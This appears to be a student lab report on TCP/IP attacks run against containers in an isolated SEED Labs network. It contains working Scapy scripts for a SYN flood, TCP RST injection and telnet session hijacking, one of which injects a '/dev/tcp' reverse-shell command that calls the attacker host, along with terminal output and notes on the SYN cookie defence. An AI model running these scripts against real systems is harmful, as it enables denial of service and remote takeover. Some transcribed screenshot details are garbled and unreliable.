

Lab2 report: TCP/IP Attack

Name: Guo Yuchen

Student ID: 1004885

Task 1.1: Launching the Attack Using Python

synflood.py:


```
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
import time

ip = IP(dst= "10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

init_time = time.time()
interval = time.time() - init_time

while interval < 60:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)
    interval = time.time() - init_time
    print(interval)
```

After spoofing TCP SYN packets for around 60 seconds, the connection is still able to be established, as shown below.




```
seed@VM: ~/.../Labsetup
seed@4fe51c306673:~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4fe51c306673 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Sep 29 04:10:06 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@4fe51c306673:~$
```

There may be multiple problems. Firstly, we resolve the retransmission issue by running 3 instances of `synflood.py` in parallel.



```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup

Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4fe51c306673 login: ^CConnection closed by foreign host.
root@4fe51c306673:~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4fe51c306673 login: ^CConnection closed by foreign host.
root@4fe51c306673:~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4fe51c306673 login: ^CConnection closed by foreign host.
root@4fe51c306673:~$ ip tcp_metrics show
root@4fe51c306673:~$ telnet 10.9.0.5
Trying 10.9.0.5...
```

After running the program for around 55 seconds, the connection shows trying all the time, which means that the attack has succeeded.

Then, to evaluate the effect of the size of the queue, adjust the net.ipv4.tcp_max_syn_backlog to be 80, 40, and 20, and observe the results.

Ps: to clear past records, firstly run the "ip tcp metrics flush" command on the victim, and execute until netstat -nat are cleared.

sysctl -w net.ipv4.tcp_max_syn_backlog=80

It stops connecting after around 2 seconds. By observing the output of the synflood program, we see that the program can flood 30 messages in 1 seconds. And since its actual capacity is about $60=30*2$, it makes sense.

```
seed@VM: - 85x22
5.2236328125
5.252084255218506
5.276155948638916
5.308919668197632
5.339516666870117
5.372089385986328
5.395503759384155
5.427341938618799
5.4554712772369385
5.487359285354614
5.5120134353637695
5.539855718612671
5.56339955329895
5.596180280576782
5.623637676239014
5.659316778182983
5.691760803171387
5.728036029815674
5.748147810803223
5.775488615036011
5.816454648971558

seed@VM: - 85x22
[09/29/23]seed@VM:~/.../Labsetup_tcp$ cd
Labsetup/
[09/29/23]seed@VM:~/.../Labsetup$ ls
docker-compose.yml volumes
[09/29/23]seed@VM:~/.../Labsetup$ dcup
user1-10.9.0.6 is up-to-date
seed-attacker is up-to-date
user2-10.9.0.7 is up-to-date
Starting victim-10.9.0.5 ... done

Attaching to user1-10.9.0.6, seed-attacker
user2-10.9.0.7, victim-10.9.0.5
user2-10.9.0.7 | * Starting Internet sup
erserver inetd [ OK ]
user1-10.9.0.6 | * Starting Internet sup
erserver inetd [ OK ]
victim-10.9.0.5 | * Starting Internet su
perserver inetd [ OK ]

seed@VM: - 85x22
root@4fe51c306673:/# ip tcp_metrics flush
root@4fe51c306673:/# ip tcp_metrics flush
root@4fe51c306673:/# ip tcp_metrics flush
root@4fe51c306673:/# ip tcp_metrics flush
root@4fe51c306673:/# ip tcp_metrics flush

seed@VM: - 85x22
root@20ea1b92d4ad:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
[ ]

seed@VM: - 85x22
root@20ea1b92d4ad:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
[ ]

seed@VM: - 85x22
root@20ea1b92d4ad:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
[ ]
```

sysctl -w net.ipv4.tcp_max_syn_backlog=40

It stops connecting after 1 seconds. Similarly, since its actual capacity is about 30, it makes sense.

```
seed@VM: - 85x22
1.5653319358825684
1.5894384384155273
1.621153930633545
1.6535234451293945
1.681398630142212
1.7217228412628174
1.7536478989845166
1.7813408374786377
1.8102412223815918
1.8371810913085938
1.8654417991638184
1.8911589126586914
1.9215433597564697
1.9492602348327637
1.9771971702575684
2.0052103996276855
2.0428223609924316
2.081312656402588
2.10919451713562
2.1416923999786377
2.170041799545288
2.189274311065674

seed@VM: - 85x22
[09/29/23]seed@VM:~/.../Labsetup_tcp$ cd
Labsetup/
[09/29/23]seed@VM:~/.../Labsetup$ ls
docker-compose.yml volumes
[09/29/23]seed@VM:~/.../Labsetup$ dcup
user1-10.9.0.6 is up-to-date
seed-attacker is up-to-date
user2-10.9.0.7 is up-to-date
Starting victim-10.9.0.5 ... done

seed@VM: - 85x22
root@4fe51c306673:/# ip tcp_metrics flush
root@4fe51c306673:/# ip tcp_metrics flush
root@4fe51c306673:/# ip tcp_metrics flush
root@4fe51c306673:/# ip tcp_metrics flush
root@4fe51c306673:/# ip tcp_metrics flush

seed@VM: - 85x22
root@20ea1b92d4ad:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
[ ]

seed@VM: - 85x22
root@20ea1b92d4ad:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
[ ]

seed@VM: - 85x22
root@20ea1b92d4ad:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
[ ]
```

```
sysctl -w net.ipv4.tcp_max_syn_backlog=20
```

It stops connecting in roughly 1 second. The queue size is too small and the attacker sends messages too fast, thus it's hard to capture the exact timing.

```
seed@VM: - 85x22
4.327963829040527
4.35567831993103
4.383721590604214
4.423713550120085
4.45562401880188
4.495568752288818
4.532402038574219
4.560877428017749
4.592273473739024
4.6275599002838135
4.656062602996826
4.684579133987427
4.711538791656494
4.747556686401367
4.77159571647644
4.800507068634033
4.828118562698364
4.859729766045703
4.888911008834839
4.92442512512207
4.960187911987305

seed@VM: -/.../Labsetup 41x22
[09/29/23] seed@VM: -/.../Labsetup_tcp5 cd
Labsetup/
[09/29/23] seed@VM: -/.../Labsetup15 ls
docker-compose.yml volumes
[09/29/23] seed@VM: -/.../Labsetup5 dcup
user1-10.9.0.5 is up-to-date
seed-attacker is up-to-date
user2-10.9.0.7 is up-to-date
Starting victim-10.9.0.5 ... done

seed@VM: -/.../Labsetup 86x22
root@20ea1b92d4ad:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
^C
root@20ea1b92d4ad:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
^C
root@20ea1b92d4ad:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
^C

seed@VM: - 86x22
root@4fe51c306673:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@4fe51c306673:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4fe51c306673:/# sysctl -w net.ipv4.tcp_max_syn_backlog=40
net.ipv4.tcp_max_syn_backlog = 40
root@4fe51c306673:/# netstat -tna | grep SYN_RECV | wc -l
31
root@4fe51c306673:/# sysctl -w net.ipv4.tcp_max_syn_backlog=20
net.ipv4.tcp_max_syn_backlog = 20
root@4fe51c306673:/# netstat -tna | grep SYN_RECV | wc -l
16
root@4fe51c306673:/#
```

Task 1.3: Enable the SYN Cookie Countermeasure

```
seed@VM: ~/LabSetup 85x10
93.4220781326294
93.45865252791931
93.4815571388136
93.51071071024756
93.54603552818298
93.57801842689514
93.68559630393982
93.64564728736877
93.68562696364258
93.72691416740417
93.76576733589172
93.80556138499241
93.8335440158844
93.86154508590698
93.89780497550964
93.92990732129293
93.95789724269788
93.98554134368896
94.01386094093323
94.04693508148193
94.07785725298267

seed@VM: ~/LabSetup 85x10
[09/29/23]seed@VM:~/.../LabSetup$ docksh 4f
root@4fe51c306673:~# ip tcp_metrics flush
root@4fe51c306673:~#

seed@VM: ~/LabSetup 85x10
seed-attacker is up-to-date
user2-10.9.0.7 is up-to-date
Starting victim-10.9.0.5 ... done

Attaching to user1-10.9.0.6, seed-attacker, user2-10.9.0.7, victim-10.9.0.5
user2-10.9.0.7 | * Starting Internet superserver inetd [ OK ]
user1-10.9.0.6 | * Starting Internet superserver inetd [ OK ]
victim-10.9.0.5 | * Starting Internet superserver inetd [ OK ]
```

Although the attacker program has been running for almost 90 seconds, it is still able to connect to the victim machine. Since SYN cookie protects the machine from syn flooding attack.

Task 2: TCP RST Attacks on telnet Connections

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    pkt.show()
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="R",
seq=pkt[TCP].seq)
    rst_pkt = ip/tcp
    ls(rst_pkt)
    send(rst_pkt, verbose=0)

pkt = sniff(iface="br-e6512860ed72",
            filter="tcp and net 10.9.0.5 and net 10.9.0.6",
            prn=spoof_pkt)
```

The screenshot displays a terminal window on the left and a Wireshark packet capture window on the right.

Terminal Window (seed@VM: ~):

```
seed@20e1b92d4ad:~$ telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
20e1b92d4ad login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Sep 30 06:17:37 UTC 2023 from victin-10.9.0.5.net-10.9.0.0 on pts/2
seed@20e1b92d4ad:~$ telnet
telnet> opConnection closed by foreign host.
root@4fe51c386673:/#
```

Wireshark Window (SEED Labs *br-e6512860ed72):

The packet list shows a series of TCP packets between 10.9.0.5 and 10.9.0.6. The selected packet (Frame 20) is a TCP RST packet with the following details:

- Source: 10.9.0.5
- Destination: 10.9.0.6
- Protocol: TCP
- Length: 66
- Info: 45048 → 23 [ACK] Seq=3723
- Frame 20: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-e6512860ed72
- Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
- Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
- Transmission Control Protocol, Src Port: 45048, Dst Port: 23, Seq: 3723945585, Ack: 3219235772
- Source Port: 45048
- Destination Port: 23
- [Stream index: 0]
- [TCP Segment Len: 0]
- Sequence number: 3723945585
- [Next sequence number: 3723945585]
- Acknowledgment number: 3219235772
- 1000 ... = Header Length: 32 bytes (8)
- Flags: 0x010 (ACK)
- Window size value: 501
- [Calculated window size: 501]
- [Window size scaling factor: -1 (unknown)]

After establishing a telnet connection between host 10.9.0.5 and 10.9.0.6, send a spoofed RST packet(flags="R") right after sniffing a tcp packet. The RST packet closed the telnet connection immediately, which is shown as "Connection closed by foreign host" on the victim machine.

Task 3: TCP Session Hijacking

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    # pkt.show()

    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="A",
seq=pkt[TCP].seq, ack=pkt[TCP].ack)
    data = "\r nc 10.9.0.7 21\r"
    rst_pkt = ip/tcp/data
    ls(rst_pkt)
    send(rst_pkt, verbose=0)

pkt = sniff(iface="br-e6512860ed72",
            filter="tcp and net 10.9.0.5 and net 10.9.0.6",
            prn=spoof_pkt)
```

The image shows two terminal windows. The left window, titled 'seed@VM: - 85x45', displays a packet capture of a TCP RST packet being sent from 10.9.0.5 to 10.9.0.6. The packet details show a source IP of 10.9.0.5, destination IP of 10.9.0.6, source port 36198, and destination port 2034102809. The flags are set to 'A' (ACK) and the sequence number is 2176118697. The data field contains the command '\r nc 10.9.0.7 21\r'. The right window, titled 'seed@VM: - 86x22', shows a telnet session on 10.9.0.5. It receives a connection from 10.9.0.5 on port 37334. The user 'seed' logs in with password '4fe51c306673'. The terminal then shows the user running 'docksh 20' and 'telnet 10.9.0.5', which results in a connection to 10.9.0.5. The user then runs 'nc 10.9.0.7 21', which successfully connects to 10.9.0.7 on port 21.

```
seed@VM: - 85x45
src      : SourceIPField      = '10.9.0.5'      (None)
dst      : DestIPField        = '10.9.0.6'      (None)
options  : PacketListField    = []              ([])
sport    : ShortEnumField     = 36198           (20)
dport    : ShortEnumField     = 2034102809     (88)
seq      : IntField           = 2176118697     (0)
ack      : IntField           = 2176118697     (0)
dataofs  : BitField (4 bits)  = 0              (None)
reserved : BitField (3 bits)  = 0              (0)
flags    : FlagsField (9 bits) = <Flag 16 (A)>  (<Flag 2 (S)>)
window   : ShortField         = 8192           (8192)
chksum   : XShortField        = None           (None)
urgptr   : ShortField         = 0              (0)
options  : TCPOptionsField    = []              (b'')
load     : StrField           = b'\r nc 10.9.0.7 21\r' (b'')
version  : BitField (4 bits)  = 4              (4)
ihl      : BitField (4 bits)  = None           (None)
tos      : XByteField         = 0              (0)
len      : ShortField         = None           (None)
id       : ShortField         = 1              (1)
flags    : FlagsField (3 bits) = <Flag 0 ()>    (<Flag 0 ()>)
frag     : BitField (13 bits) = 0              (0)
ttl      : ByteField          = 64             (64)
proto    : ByteEnumField      = 6              (6)
chksum   : XShortField        = None           (None)
src      : SourceIPField      = '10.9.0.6'      (None)
dst      : DestIPField        = '10.9.0.5'      (None)
options  : PacketListField    = []              ([])
sport    : ShortEnumField     = 36198           (20)
dport    : ShortEnumField     = 2034102809     (88)
seq      : IntField           = 2176118697     (0)
ack      : IntField           = 2176118697     (0)
dataofs  : BitField (4 bits)  = 0              (None)
reserved : BitField (3 bits)  = 0              (0)
flags    : FlagsField (9 bits) = <Flag 16 (A)>  (<Flag 2 (S)>)
window   : ShortField         = 8192           (8192)
chksum   : XShortField        = None           (None)
urgptr   : ShortField         = 0              (0)
options  : TCPOptionsField    = []              (b'')
load     : StrField           = b'\r nc 10.9.0.7 21\r' (b'')
^Croot@VM: /volumes#
```

```
seed@VM: - 86x22
root@ecb1f15d8f65:/dev# nc -lv 21
Listening on 0.0.0.0 21
Connection received on victim-10.9.0.5.net-10.9.0.0 37334
[]

seed@VM: - 86x22
[09/30/23]seed@VM:~$ docksh 20
root@20ea1b92d4ad:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4fe51c306673 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Sep 30 07:49:17 UTC 2023 from user1-10.9.0.0.net-10.9.0.0 on pts/7
seed@4fe51c306673:~$ nc 10.9.0.7 21
```

After establishing a telnet connection between host 10.9.0.5 and 10.9.0.6, the VM hijacked into the session and send data: “\r nc 10.9.0.7 21\r”. Then on the victim side, the command is executed , and 10.9.0.7/21 receives a connection from the victim 10.9.0.5.

Task 4: Creating Reverse Shell using TCP Session Hijacking

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    # pkt.show()

    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="A",
seq=pkt[TCP].seq, ack=pkt[TCP].ack)

    data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
    rst_pkt = ip/tcp/data
    ls(rst_pkt)
    send(rst_pkt, verbose=0)

pkt = sniff(iface="br-e6512860ed72",
            filter="tcp and net 10.9.0.5 and net 10.9.0.6",
            prn=spoof_pkt)
```

<pre>seed@VM: ~ 85x45 options : PacketListField -- sport : ShortEnumField dport : ShortEnumField seq : IntField ack : IntField dataofs : BitField (4 bits) reserved : BitField (3 bits) flags : FlagsField (9 bits) window : ShortField chksum : XShortField urgptr : ShortField options : TCPOptionsField -- load : StrField 0.1/9090 0<&1 2>&1\r (b'') version : BitField (4 bits) ihl : BitField (4 bits) tos : XByteField len : ShortField id : ShortField flags : FlagsField (3 bits) frag : BitField (13 bits) ttl : ByteField proto : ByteEnumField chksum : XShortField src : SourceIPField dst : DestIPField options : PacketListField -- sport : ShortEnumField dport : ShortEnumField seq : IntField ack : IntField dataofs : BitField (4 bits) reserved : BitField (3 bits) flags : FlagsField (9 bits) window : ShortField chksum : XShortField urgptr : ShortField options : TCPOptionsField -- load : StrField 0.1/9090 0<&1 2>&1\r (b'') ^Croot@VM:/volumes#</pre>	<pre>seed@VM: ~ 86x22 root@VM:/# nc -l -v 9090 Listening on 0.0.0.0 9090 Connection received on 10.9.0.6 42634 seed@20ea1b92d4ad:~\$ [09/30/23]seed@VM:~\$ docksh 4f root@4fe51c306673:/# telnet 10.9.0.6 Trying 10.9.0.6... Connected to 10.9.0.6. Escape character is '^'. Ubuntu 20.04.1 LTS 20ea1b92d4ad login: seed Password: Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. Last login: Sat Sep 30 08:10:27 UTC 2023 from victim-10.9.0.5.net-10.9.0.0 on pts/12 seed@20ea1b92d4ad:~\$ /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1</pre>
--	---

Similar to task 3, change the command sent by VM to be “\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r”, which creates a reverse shell. We can see that the command is executed, and the shell is shown on the VM’s terminal (shown in top right terminal), at where we can type in commands to be executed on the victim’s machine.